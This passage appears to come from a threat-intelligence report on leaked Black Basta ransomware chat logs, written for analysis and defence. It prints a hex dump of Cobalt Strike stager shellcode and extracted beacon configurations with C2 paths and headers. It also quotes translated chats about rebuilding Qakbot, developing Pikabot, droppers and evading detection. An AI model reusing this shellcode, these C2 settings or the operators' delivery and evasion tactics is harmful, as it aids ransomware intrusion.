000000e0  52 52 52 53 52 50 68 eb  55 2e 3b ff d5 89 c6 83  |RRRSRPh.U.;.....|
000000f0  c3 50 68 80 33 00 00 89  e0 6a 04 50 6a 1f 56 68  |.Ph.3....j.Pj.Vh|
00000100  75 46 9e 86 ff d5 5f 31  ff 57 57 6a ff 53 56 68  |uF...._1.WWj.SVh|
00000110  2d 06 18 7b ff d5 85 c0  0f 84 ca 01 00 00 31 ff  |-..{..........1.|
00000120  85 f6 74 04 89 f9 eb 09  68 aa c5 e2 5d ff d5 89  |..t.....h...]...|
00000130  c1 68 45 21 5e 31 ff d5  31 ff 57 6a 07 51 56 50  |.hE!^1..1.Wj.QVP|
00000140  68 b7 57 e0 0b ff d5 bf  00 2f 00 00 39 c7 75 07  |h.W....../..9.u.|
00000150  58 50 e9 7b ff ff ff 31  ff e9 91 01 00 00 e9 c9  |XP.{...1........|
00000160  01 00 00 e8 6f ff ff ff  2f 41 64 64 2f 76 6f 69   ....o.../Add/voi
00000170  70 2f 46 48 45 43 57 5a  36 49 4e 38 00 97 af 5e   p/FHECWZ6IN8...^
00000180  3d 7d bb dd b5 05 a8 82  14 47 fc ba be 9f 3b ed  |=}.......G....;.|
00000190  c3 dc f1 66 73 9f da 47  bd c7 8d c7 07 26 4c 4e  |...fs..G.....&LN|
000001a0  a3 7c 82 a0 d2 20 0e a8  d3 90 30 a6 42 51 41 56  |.|... ....0.BQAV|
000001b0  aa 48 43 7f 16 5f 2e 00  41 63 63 65 70 74 3a 20   .HC.._..Accept: |
000001c0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 6d 6c 2c   application/xml,|
000001d0  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 68 74    application/xht|
000001e0  6d 6c 2b 78 6d 6c 2c 20  61 70 70 6c 69 63 61 74   ml+xml, applicat|
000001f0  69 6f 6e 2f 6a 73 6f 6e  0d 0a 41 63 63 65 70 74   ion/json..Accept|
00000200  2d 4c 61 6e 67 75 61 67  65 3a 20 61 72 2d 62 68   -Language: ar-bh|
00000210  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ..Accept-Encodin|
00000220  67 3a 20 62 72 2c 20 67  7a 69 70 0d 0a 55 73 65   g: br, gzip..Use|
00000230  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent: Mozilla|
00000240  2f 35 2e 30 20 28 57 69  6e 64 6f 77 73 20 4e 54   /5.0 (Windows NT|
00000250  20 36 2e 31 3b 20 57 4f  57 36 34 3b 20 72 76 3a    6.1; WOW64; rv:|
00000260  33 38 2e 30 29 20 47 65  63 6b 6f 2f 32 30 31 30   38.0) Gecko/2010|
00000270  30 31 30 31 20 46 69 72  65 66 6f 78 2f 33 38 2e   0101 Firefox/38.|
00000280  30 0d 0a 00 f4 d0 86 80  4f 35 d6 fd 9c 50 6e 81   0.......O5...Pn.
00000290  26 24 e8 f0 de ce 30 aa  e5 d8 41 40 23 35 7c f5  |&$....0...A@#5|.|
000002a0  9f 01 05 ce 4b 87 9c a6  08 16 c8 38 02 a3 10 32  |....K......8...2|
000002b0  13 fa 11 db e2 c3 10 05  33 86 13 74 b1 6b cd ae  |........3..t.k..|
000002c0  98 7b 16 e2 f8 14 a9 e9  44 0d 11 39 53 8e b4 6d  |.{......D..9S..m|
000002d0  f4 42 d2 25 dd cd 4d da  4f b2 51 29 97 4e 4a bb  |.B.%..M.O.Q).NJ.|
000002e0  7d 85 d3 f2 fe 6c 24 00  68 f0 b5 a2 56 ff d5 6a  |}....l$.h...V..j|
000002f0  40 68 00 10 00 00 68 00  00 40 00 57 68 58 a4 53  |@h....h..@.WhX.S|
00000300  e5 ff d5 93 b9 8e 03 00  00 01 d9 51 53 89 e7 57  |...........QS..W|
00000310  68 00 20 00 00 53 56 68  12 96 89 e2 ff d5 85 c0  |h. ..SVh........|
00000320  74 c6 8b 07 01 c3 85 c0  75 e5 58 c3 e8 89 fd ff  |t.......u.X.....|
00000330  ff 31 36 34 2e 39 32 2e  31 35 30 2e 34 37 00 23   .1[redacted]7.#
00000340  00 af 0c                                          |...|
```

Analysis of the shellcode extracts the following CobaltStrike configuration data. This payload behaves as an HTTPS Stager.




```
{
    "netloc": "1[redacted]47",
    "path": "/Add/voip/FHECWZ6IN8",
    "port": 443,
    "headers": {
        "Accept": "application/xml, application/xhtml+xml, application/json",
        "Accept-Language": "ar-bh",
        "Accept-Encoding": "br, gzip",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0"
    },
    "inet_flags": [
        "INTERNET_FLAG_RELOAD",
        "INTERNET_FLAG_NO_CACHE_WRITE",
        "INTERNET_FLAG_SECURE",
        "INTERNET_FLAG_KEEP_CONNECTION",
        "INTERNET_FLAG_IGNORE_CERT_DATE_INVALID",
        "INTERNET_FLAG_IGNORE_CERT_CN_INVALID",
        "INTERNET_FLAG_NO_UI"
    ],
    "watermark": 587247372,
    "type": "HTTPS"
}
```


The chat logs also contain other PowerShell scripts with different CobaltStrike configurations, including various HTTPS Stager and DNS Stager types.



```
{
    "netloc": "aaa.[redacted].net",
    "watermark": 587247372,
    "type": "DNS"
}
```



```
{
    "netloc": "1[redacted]3",
    "path": "/Create/v10.58/RTYZC2PY",
    "port": 443,
    "headers": {
        "x-authorization": "disoajdoiasjdas1",
        "Accept": "application/xhtml+xml, application/json, application/xml",
        "Accept-Language": "en-jm",
        "Accept-Encoding": "*, br",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0"
    },
    "inet_flags": [
        "INTERNET_FLAG_RELOAD",
        "INTERNET_FLAG_NO_CACHE_WRITE",
        "INTERNET_FLAG_SECURE",
        "INTERNET_FLAG_KEEP_CONNECTION",
        "INTERNET_FLAG_IGNORE_CERT_DATE_INVALID",
        "INTERNET_FLAG_IGNORE_CERT_CN_INVALID",
        "INTERNET_FLAG_NO_UI"
    ],
    "watermark": 587247372,
    "type": "HTTPS"
}
```



```
{
    "netloc": "1[redacted]9",
    "path": "/messages/Mdnh0aGj68G0c",
    "port": 443,
    "headers": {
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "Connection": "close",
        "X-Test": "WhtETbe4fnHaxU9",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; eraybfhe; Trident/7.0; rv:11.0) like Gecko"
    },
    "inet_flags": [
        "INTERNET_FLAG_RELOAD",
        "INTERNET_FLAG_NO_CACHE_WRITE",
        "INTERNET_FLAG_SECURE",
        "INTERNET_FLAG_KEEP_CONNECTION",
        "INTERNET_FLAG_IGNORE_CERT_DATE_INVALID",
        "INTERNET_FLAG_IGNORE_CERT_CN_INVALID",
        "INTERNET_FLAG_NO_UI"
    ],
    "watermark": 1158277545,
    "type": "HTTPS"
}
```

These Black Basta chat logs reveal partial insights into PowerShell usage patterns.

PowerShell scripts facilitate various functions from initial reconnaissance to security setting modifications, reverse shell deployment, and CobaltStrike execution. These capabilities demonstrate how PowerShell scripts serve as launching points for extended attacks. Some PowerShell script code in the leaked chat logs resembles actual Black Basta operations. These examples reinforce fundamental defensive measures that organizations should review.

- **Fine-grained restrictions on PowerShell usage**
  While no universal solution exists for all organizations, monitoring PowerShell usage patterns and configuring policies per Active Directory organizational unit can reduce potential damage.

- **Detection of extremely long one-liner commands and encoded arguments**
  PowerShell scripts used in attacks, not limited to Black Basta cases, typically exceed 100 characters as one-liner commands. Modern EDR products often log command-line arguments, enabling detection of these abnormally long one-liners. Establishing action plans for such detections can reduce potential damage. The examples show CobaltStrike execution using PowerShell scripts with Base64-encoded arguments. Threat actors frequently employ Base64-encoded arguments in PowerShell attacks. Prioritizing responses to these patterns enables early detection and minimizes impact.

Qakbot (Qbot) / Pikabot

The chat logs reveal Black Basta's use of Qakbot (Qbot) and Pikabot. Various security vendors reported relationships between Black Basta and these malware families before the chat log leak.

The both malware families collect information from infected computers and deliver additional payloads. Qakbot exhibits behavior like Emotet, which impacted Japan significantly from 2020 to early 2022. Once infected, Qakbot downloads modules from C2 servers to steal email and browser data, and to allow remote access control. Research reports link Qakbot to distribution of Conti, REvil, and ProLocked ransomware, establishing it as a preferred tool among ransomware groups. Pikabot functions primarily as a backdoor, executing various commands through infected computer shells for information gathering and additional malware deployment.

This report traces the chat logs to understand threat actor interactions with these malware families and analyzes their operational intentions.

The Qakbot takedown in late August 2023 gradually degraded its functionality as attacker infrastructure. On October 5, 2023, a core member inquired about Qakbot's status. The conversation suggests ongoing recovery efforts to restore and reactivate this infrastructure.

Inquiry into Qakbot’s Operational Status

Translated	Original Text
2023-10-05 15:33:26, @usernamenn:matrix.bestflowers247.online, 🐸 Is Qakbot alive? > > At the end of August 2023, the FBI reported the elimination of the Qakbot botnet, which allegedly infected more than 😷 700,000 computers. As Techcrunch reports (https://techcrunch.com/2023/10/05/qakbot-hackers-are-still-spamming-victims-despite-fbi-takedown/), those behind the Qakbot malware continue to send spam to new victims, according to a new study by Cisco Talos. > > Researchers suggest that Operation 🦆 ❗ "Duck Hunt" likely affected the command and control (C2) servers, but not the spam delivery infrastructure operated by Qakbot operators. > > "Qakbot will continue to pose a real threat in the future, as its developers were not arrested and, according to Talos estimates, continue to operate," Venere said. Talos noted that attackers may decide to restore Qakbot infrastructure, which would allow them to fully resume operations. [omitted] 2023-10-05 15:34:52, @usernamegg:matrix.bestflowers247.online, Who will actually restore the infrastructure remains a mystery. yes, almost raised it all brother 2023-10-05 15:34:59, @usernamegg:matrix.bestflowers247.online, he's rewriting modules there [omitted] 2023-10-05 15:35:07, @usernamenn:matrix.bestflowers247.online, I provide him full assistance 2023-10-05 15:35:23, @usernamenn:matrix.bestflowers247.online, in what way? 2023-10-05 15:35:27, @usernamenn:matrix.bestflowers247.online, he can do everything himself 2023-10-05 15:35:30, @usernamegg:matrix.bestflowers247.online, I buy servers 2023-10-05 15:35:33, @usernamegg:matrix.bestflowers247.online, I provide hosting	2023-10-05 15:33:26, @usernamenn:matrix.bestflowers247.online, 🐸 Qakbot жив? > > В конце августа 2023 года ФБР сообщили о ликвидации ботнета Qakbot, который якобы заразил более 😷 700 000 компьютеров. Как сообщает Techcrunch (https://techcrunch.com/2023/10/05/qakbot-hackers-are-still-spamming-victims-despite-fbi-takedown/) , стоящие за вредоносной программой Qakbot, продолжают рассылать спам новым жертвам, об этом говорится в новом исследовании компании Cisco Talos. > > Ресерчеры предполагают, что операция 🦆 ❗ "Утиная охота" вероятно затронула сервера управления и контроля (C2) , но не инфраструктуру доставки спама операторами Qakbot. > > "Qakbot продолжит представлять реальную угрозу в будущем, поскольку его разработчики не были арестованы и, по оценкам Talos, продолжают работать", - сказал Венере. В Talos отметили, что злоумышленники могут принять решение о восстановлении инфраструктуры Qakbot, что позволит им полностью возобновить деятельность. [omitted] 2023-10-05 15:34:52, @usernamegg:matrix.bestflowers247.online, Кто в реальности будет восстанавливать инфраструктуру остается загадкой. да, почти подняли братец все 2023-10-05 15:34:59, @usernamegg:matrix.bestflowers247.online, переписывает он там модули [omitted] 2023-10-05 15:35:07, @usernamenn:matrix.bestflowers247.online, я оказываю ему полно содействие 2023-10-05 15:35:23, @usernamenn:matrix.bestflowers247.online, каким образом? 2023-10-05 15:35:27, @usernamenn:matrix.bestflowers247.online, он же сам все может 2023-10-05 15:35:30, @usernamegg:matrix.bestflowers247.online, сервера покупаю

2023-10-05 15:35:37, @usernamenn:matrix.bestflowers247.online, ah in other places 2023-10-05 15:35:44, @usernamegg:matrix.bestflowers247.online, I gave him a coder who helps him deploy everything quickly there 2023-10-05 15:35:52, @usernamenn:matrix.bestflowers247.online, normal 2023-10-05 15:35:58, @usernamegg:matrix.bestflowers247.online, faster faster I tell him raise everything up 2023-10-05 15:36:04, @usernamegg:matrix.bestflowers247.online, he needs to rewrite a lot of stuff there	2023-10-05 15:35:33, @usernamegg:matrix.bestflowers247.online, даю хостинги 2023-10-05 15:35:37, @usernamenn:matrix.bestflowers247.online, аа в других местах 2023-10-05 15:35:44, @usernamegg:matrix.bestflowers247.online, кодера дал кто ему помогает туда все накатывать быстро 2023-10-05 15:35:52, @usernamenn:matrix.bestflowers247.online, нормально 2023-10-05 15:35:58, @usernamegg:matrix.bestflowers247.online, быстрей быстрее говорю ему поднмиай все 2023-10-05 15:36:04, @usernamegg:matrix.bestflowers247.online, ему там переписать много всего нуждно

Five days later on October 10, 2023, renewed discussions about the Qakbot takedown revealed operational inefficiencies affecting Black Basta. These exchanges demonstrate that dismantling Qakbot's infrastructure achieved measurable impact by reducing Black Basta's operational efficiency. Comments about decreased attack efficiency and the need for large bot volumes indicate reliance on malware infrastructure to streamline attack operations.

Comments on the Qakbot Takedown Article

Translated	Original Text
2023-10-10 14:29:27, @usernamegg:matrix.bestflowers247.online, https://xakep.ru/2023/10/06/qakbot-after-duck-hunt/ 2023-10-10 14:29:29, @usernameugway:matrix.bestflowers247.online, understood 2023-10-10 14:29:34, @usernameugway:matrix.bestflowers247.online, yeah I read it 2023-10-10 14:29:34, @usernamegg:matrix.bestflowers247.online, they want to fuck us over very badly 2023-10-10 14:29:36, @usernameugway:matrix.bestflowers247.online, :) 2023-10-10 14:29:38, @usernamegg:matrix.bestflowers247.online, but fuck that won't happen 2023-10-10 14:29:53, @usernamegg:matrix.bestflowers247.online, yes	2023-10-10 14:29:27, @usernamegg:matrix.bestflowers247.online, https://xakep.ru/2023/10/06/qakbot-after-duck-hunt/ 2023-10-10 14:29:29, @usernameugway:matrix.bestflowers247.online, понял 2023-10-10 14:29:34, @usernameugway:matrix.bestflowers247.online, ага я читал 2023-10-10 14:29:34, @usernamegg:matrix.bestflowers247.online, они хотят выебать нас очень сильно 2023-10-10 14:29:36, @usernameugway:matrix.bestflowers247.online, :) 2023-10-10 14:29:38, @usernamegg:matrix.bestflowers247.online, но хуй получится 2023-10-10 14:29:53, @usernamegg:matrix.bestflowers247.online, да

Reduced Work Efficiency from Bot Downtime

Translated	Original Text
2023-10-10 14:32:50, @usernamegg:matrix.bestflowers247.online, and we are working in enhanced mode 2023-10-10 14:32:54, @usernamegg:matrix.bestflowers247.online, I have a shortage of bots 2023-10-10 14:33:05, @usernamegg:matrix.bestflowers247.online, then in the new year I'll go rest again 2023-10-10 14:33:10, @usernamegg:matrix.bestflowers247.online, for a month 2023-10-10 14:33:19, @w:matrixtcFJHPDblmt2rg.network, yes, of course 2023-10-10 14:33:25, @usernamegg:matrix.bestflowers247.online, I work intensively until December 15 [omitted] 2023-10-10 14:33:53, @usernamegg:matrix.bestflowers247.online, work is boiling now	2023-10-10 14:32:50, @usernamegg:matrix.bestflowers247.online, и мы работаем в усилином режиме 2023-10-10 14:32:54, @usernamegg:matrix.bestflowers247.online, у меня нехватка ботов 2023-10-10 14:33:05, @usernamegg:matrix.bestflowers247.online, потом в новый год я опять отдыхать уйду 2023-10-10 14:33:10, @usernamegg:matrix.bestflowers247.online, на месяц 2023-10-10 14:33:19, @w:matrixtcFJHPDblmt2rg.network, да, конечно 2023-10-10 14:33:25, @usernamegg:matrix.bestflowers247.online, работаю плотно до 15 декабря [omitted] 2023-10-10 14:33:53, @usernamegg:matrix.bestflowers247.online, сейчас работа кипит

2023-10-10 14:33:57, @usernamegg:matrix.bestflowers247.online, need bots 2023-10-10 14:33:59, @usernamegg:matrix.bestflowers247.online, many 2023-10-10 14:34:02, @usernamegg:matrix.bestflowers247.online, good software	2023-10-10 14:33:57, @usernamegg:matrix.bestflowers247.online, нужны боты 2023-10-10 14:33:59, @usernamegg:matrix.bestflowers247.online, много 2023-10-10 14:34:02, @usernamegg:matrix.bestflowers247.online, хороший софт

The chat logs from November 14, 2023 reveal Pikabot serving as a Qakbot alternative, though delivery methods to target systems remained under development at that time. This situation likely stems from Microsoft disabling Office macros by default around July 2022, which complicated malware delivery to victim computers. The conversation indicates JavaScript serves as an alternative to MS Office macro-based attacks, though with lower success rates compared to the previous macro-based approach.

Conversation on Pikabot and Malware Distribution

Translated	Original Text
2023-11-14 08:48:03, @usernamenn:matrix.bestflowers247.online, QBOT generally used calculator subtracted and DLL Side-Loading 2023-11-14 08:50:53, @usernamegg:matrix.bestflowers247.online, on VT? 2023-11-14 08:50:57, @usernamenn:matrix.bestflowers247.online, yeah 2023-11-14 08:50:59, @usernamenn:matrix.bestflowers247.online, virus total 2023-11-14 08:51:06, @usernamenn:matrix.bestflowers247.online, damn how complex and so much shit detection depends on, just fucking crazy 2023-11-14 08:52:06, @usernamenn:matrix.bestflowers247.online, you have your own shit with detects + also shit with the bot lots of tasks and also persistence can be burned, but it's interesting that qbot's persistence went to sleep if the user stepped away from the computer during idle time 2023-11-14 08:52:35, @usernamegg:matrix.bestflowers247.online, QBOT generally used calculator subtracted and DLL Side-Loading yes, quite possible, bot doesn't bring money, only expenses and lots of headaches, but there's now iPika bot with full functionality but no dropper for	2023-11-14 08:48:03, @usernamenn:matrix.bestflowers247.online, QBOT вобще калькулятор использовал вычитал и DLL Side-Loading 2023-11-14 08:50:53, @usernamegg:matrix.bestflowers247.online, на VT? 2023-11-14 08:50:57, @usernamenn:matrix.bestflowers247.online, ага 2023-11-14 08:50:59, @usernamenn:matrix.bestflowers247.online, вирус тотал 2023-11-14 08:51:06, @usernamenn:matrix.bestflowers247.online, пиздец как же сложно и дохуя на чем завязан детект просто ебануться 2023-11-14 08:52:06, @usernamenn:matrix.bestflowers247.online, у тебя там свой пиздец с детектами + еще пиздец у бота дохуя делов и еще закреп спалится может, но интересно что у квака закреп уходил в сон если юзер отходил от компа за время простоя 2023-11-14 08:52:35, @usernamegg:matrix.bestflowers247.online, QBOT вобще калькулятор использовал вычитал и DLL Side-Loading да, вполне возможно , бот не несет денег , только расходы и гемороя много, но есть сейчас бот iPika с полным функционалом но нет дроппера для спама тот который будет залетать в инбокс и тянуть нашу нагрузку.

spam the one that will land in inbox and pull our payload. 2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, I assembled pika to be a replacement for qbot and it worked out 2023-11-14 08:53:15, @usernamenn:matrix.bestflowers247.online, yeah not bad that it worked out, just yeah the dropper is a problem 2023-11-14 08:53:20, @usernamegg:matrix.bestflowers247.online, yes 2023-11-14 08:53:23, @usernamegg:matrix.bestflowers247.online, I have 9:51 now wow 2023-11-14 08:53:27, @usernamegg:matrix.bestflowers247.online, But I have -2 hours from MSK I think I understood 2023-11-14 08:53:29, @usernamenn:matrix.bestflowers247.online, but dropper is essentially the same loader without persistence and without information collection 2023-11-14 08:54:10, @usernamegg:matrix.bestflowers247.online, but dropper is essentially the same loader without persistence and without information collection yes, inbox main thing is that it lands and runs our dll and exe 2023-11-14 08:54:31, @usernamenn:matrix.bestflowers247.online, and JS doesn't work anymore or what? 2023-11-14 08:54:52, @usernamegg:matrix.bestflowers247.online, and JS doesn't work anymore or what? works well, but fewer and fewer people run it	2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, я пику собрал что бы была замена кваку и получилось 2023-11-14 08:53:15, @usernamenn:matrix.bestflowers247.online, да нештяк что получилось, только да с дропером беда 2023-11-14 08:53:20, @usernamegg:matrix.bestflowers247.online, да 2023-11-14 08:53:23, @usernamegg:matrix.bestflowers247.online, у меня сейчас 9:51 ого 2023-11-14 08:53:27, @usernamegg:matrix.bestflowers247.online, Но у меня -2 часа от МСК вроде понял 2023-11-14 08:53:29, @usernamenn:matrix.bestflowers247.online, но дроппер же по сути тот же самый лоадер без закрепа и без сбора информации 2023-11-14 08:54:10, @usernamegg:matrix.bestflowers247.online, но дроппер же по сути тот же самый лоадер без закрепа и без сбора информации да, инбокс главное что бы залетал и запускал нашу длл и exe 2023-11-14 08:54:31, @usernamenn:matrix.bestflowers247.online, а JS не работает уже что ли? 2023-11-14 08:54:52, @usernamegg:matrix.bestflowers247.online, а JS не работает уже что ли? работает хорошо, но его все меньше запускают

These exchanges confirm Pikabot's emerging role as Qakbot's replacement within Black Basta operations. Security products increasingly detect Qakbot, reducing operational efficiency and ransomware attack success rates, thereby eliminating financial incentives.

Another conversation reveals Pikabot development required one year, suggesting consideration of Qakbot alternatives began during that period.

Conversation on Pikabot's Development

Translated	Original Text
2023-10-24 09:18:17, @usernamegg:matrix.bestflowers247.online, Cortes - this is the creator of qbot, he has a reverser's brain [omitted] 2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, I assembled pika to be a replacement for qbot and it worked out [omitted] 2024-04-15 10:52:26, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> but still I'll use it for the point for now Are you talking about the dropper or about pikabot?)) 2024-04-15 10:53:08, @usernamegg:matrix.bestflowers247.online, about the dropper 2024-04-15 10:53:42, @usernamegg:matrix.bestflowers247.online, so pika took me a year 2024-04-15 10:53:48, @usernamegg:matrix.bestflowers247.online, development	2023-10-24 09:18:17, @usernamegg:matrix.bestflowers247.online, Cortes - это создатель квак бота, у него мозг реверсера [omitted] 2023-11-14 08:52:51, @usernamegg:matrix.bestflowers247.online, я пику собрал что бы была замена кваку и получилось [omitted] 2024-04-15 10:52:26, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> но все равно я его под точку пока буду пользовать Ты про дроппер или про пикабота?)) 2024-04-15 10:53:08, @usernamegg:matrix.bestflowers247.online, про дроппер 2024-04-15 10:53:42, @usernamegg:matrix.bestflowers247.online, вот на пику у меня ушло год 2024-04-15 10:53:48, @usernamegg:matrix.bestflowers247.online, разработка

On May 3, 2024, the chat logs mention refining Pikabot to make it more effective.

Conversation Indicating the Redevelopment of Pikabot

Translated	Original Text
2024-05-03 16:32:42, @n3auxaxl:matrix.collectionofmanager.space, and yes, if anything, after summer it will no longer be pika, it will be called differently, I will completely rewrite everything, there will be a slightly different bot paradigm, it will work fundamentally differently, I'll make it simultaneously convenient and with you could say part of the capabilities like koba has	2024-05-03 16:32:42, @n3auxaxl:matrix.collectionofmanager.space, и да, если что после лета будет уже не пика, будет по другому называться, я полностью все буду переписывать, будет другая парадигма бота чутка, он будет кардинально по другому работать, сделаю его одновременно удобным и с можно сказать частью возможостей как у кобы

- **Leveraging malware to streamline attack operations**
  The chat logs regarding Qakbot and Pikabot reveal Black Basta's effective use of these bots for efficient attack operations. The Qakbot takedown caused several months of reduced operational efficiency and necessitated recovery efforts. Security products increasingly detected Qakbot itself, prompting development of Pikabot as an alternative solution. The chat logs suggest ongoing efforts to enhance this replacement tool. These findings demonstrate Black Basta possessed advanced capabilities beyond simple ransomware deployment, including development of new tools to maintain attack infrastructure.

- **Preventing initial compromise as a defensive priority**
  Gaining initial access is important for post-exploitation from threat actor's perspective. Defensive success at this stage determines whether subsequent compromise occurs. The conversations reveal Black Basta's struggles to develop dropper alternatives following the MS Office macro restrictions. Droppers function merely as simple loaders for malware payloads, yet successful execution delivers the main malware (Qakbot or Pikabot in these cases) to victim systems. This initial access enables lateral movement, CobaltStrike deployment, data exfiltration, and ultimately ransomware attacks. The leaked chat logs documenting operational challenges reinforce the critical importance of preventing initial access.

Use of Other Malware Families

While receiving less attention than Qakbot or Pikabot, Black Basta discussed other malware families. This section examines conversations about DarkGate, IcedID, and Lumma Stealer.

The following exchange concerned DarkGate. Though not explicitly stated, the conversation indicated use of multiple loaders for operations. The discussion showed concern about how security researchers identified connections between Qakbot/Pikabot and DarkGate.

Inquiry into DarkGate

Translated	Original Text
2023-11-22 09:05:09, @usernamenn:matrix.bestflowers247.online, what is DarkGate? 2023-11-22 09:05:59, @usernamegg:matrix.bestflowers247.online, the second loader that we use 2023-11-22 09:06:03, @usernamenn:matrix.bestflowers247.online, interesting how they connected DarkGate and PikaBot together with QBot 2023-11-22 09:06:28, @usernamegg:matrix.bestflowers247.online, we currently use two loaders for work mine and darkgate 2023-11-22 09:06:39, @usernamenn:matrix.bestflowers247.online, The similarity of PikaBot to QakBot was noted by analysts based on identical distribution methods, campaigns and malware behavior. 2023-11-22 09:06:42, @usernamenn:matrix.bestflowers247.online, got it	2023-11-22 09:05:09, @usernamenn:matrix.bestflowers247.online, что за DarkGate? 2023-11-22 09:05:59, @usernamegg:matrix.bestflowers247.online, второй лоадер который мы используем 2023-11-22 09:06:03, @usernamenn:matrix.bestflowers247.online, интересно как они связали DarkGate и PikaBot вместе с QBot 2023-11-22 09:06:28, @usernamegg:matrix.bestflowers247.online, мы используем сейчас для работы два лоадера мой и даргейт 2023-11-22 09:06:39, @usernamenn:matrix.bestflowers247.online, Сходство PikaBot с 